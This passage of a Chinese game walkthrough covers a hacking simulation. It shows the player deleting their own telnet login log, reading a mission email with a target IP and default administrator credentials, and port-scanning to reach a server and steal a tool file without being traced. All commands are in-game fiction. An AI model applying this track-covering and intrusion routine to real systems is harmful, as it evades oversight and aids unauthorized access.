


图15




图16




图17

下载完成后别忘了删除你的telnet登录日志哟，注意到上面图13中的那个名为TelnetLogs的文件夹了吗？好像就是存放telnet登录日志的，我使用dir查看了一下，发现telnet登录日志确实是在里面，如图17。使用**cd**命令切换出HackingToolz目录，然后使用**cd TelnetLogs**切换到TelnetLogs目录下，我们的IP是192.168.010.001，只需要删除对应的192.168.010.001这个文件就行了，因此输入执行**del 192.168.010.001**就可以了，删除完成后我们再输入“disconnect”断开telnet的连接就算是完成第一个任务了，如图18。




图18

第一个任务顺利完成后，过一小会儿，在“Inbox”中就会收到第二个任务了，任务的内容我依然借助Google翻译，如下：

标题：干的好！

来自：chaozz@fake–mail–address.com

干的好，x

好吧，你已经得到了portscanner。现在，您将需要安装它。为了做到这一点到您的本地Downloads文件夹中，所有你从远端计算机下载/窃取的文件都将储存在那里。

要安装它只需输入portscannerw32

这将安装应用程序并将其添加到黑客工具栏的上方的黑客攻击控制台中。

下一个工具，您需要的是FileDestroy。

我知道你在什么地方可以得到它，那是我以前工作过的一个abandonned文件服务器。这是我记得的一些信息：

IP地址：74.81.109.184

端口：使用您的portscanner，因为它每天都在变化

用户名：administrator

密码：default

你需要下载的文件是DestroyFileW32.exe

但我不知道它在哪个文件夹中，你必须寻找它。但是，程序会追踪你，不要被发现！

在您下载它后可以像安装portscanner一样安装它，安装完成后它也将添加到你的黑客工具栏中。

不要忘记删除您的日志文件！祝您好运。

如果您成功我将再与您联系。

chaozz

大致意思就是让你取一个文件——DestroyFileW32.exe，目标IP地址、用户名、密码都有了，但端口却不知道，我们需要使用在上一个任务中得到的端口扫描器先扫描出telnet的端口。先来安装端口扫描器PortScannerW32.exe，它在哪里呢？任务中已经说的很清楚了，它在当地的Downloads文件夹下，dir一下，果然有Downloads这个文件夹，使用 **cd Downloads** 切换到Downloads文件夹下，再使用dir查看一下，PortScannerW32.exe果然在这里，如图19。




图19

下面来安装它，直接输入PortScannerW32.exe后回车，PortScannerW32.exe就安装好了，而且在工具栏中也多出了一个名为“Portscan”的按钮，如图20。扫描器已经安装好了，下面来完成第二个任务。按照任务的要求，先来ping一下目标IP，当然是在线了，确认在线后就可以扫描telnet的连接端口了。点工具栏中的“Portscan”就可以打开扫描器了，如图21，在“IP address”栏中输入要扫描的IP地址，下面是从哪个端口扫描到哪个端口，这里我们就填写从2000到4000（必须是从2000到4000，填写别的它会有错误提示的），填好后直接按“Scan”就开始扫描了，扫描到开放的端口后就会自动停在开放的端口上，比如扫描器停在了3693端口，那么telnet的端口也就是3693，如图22。




图20

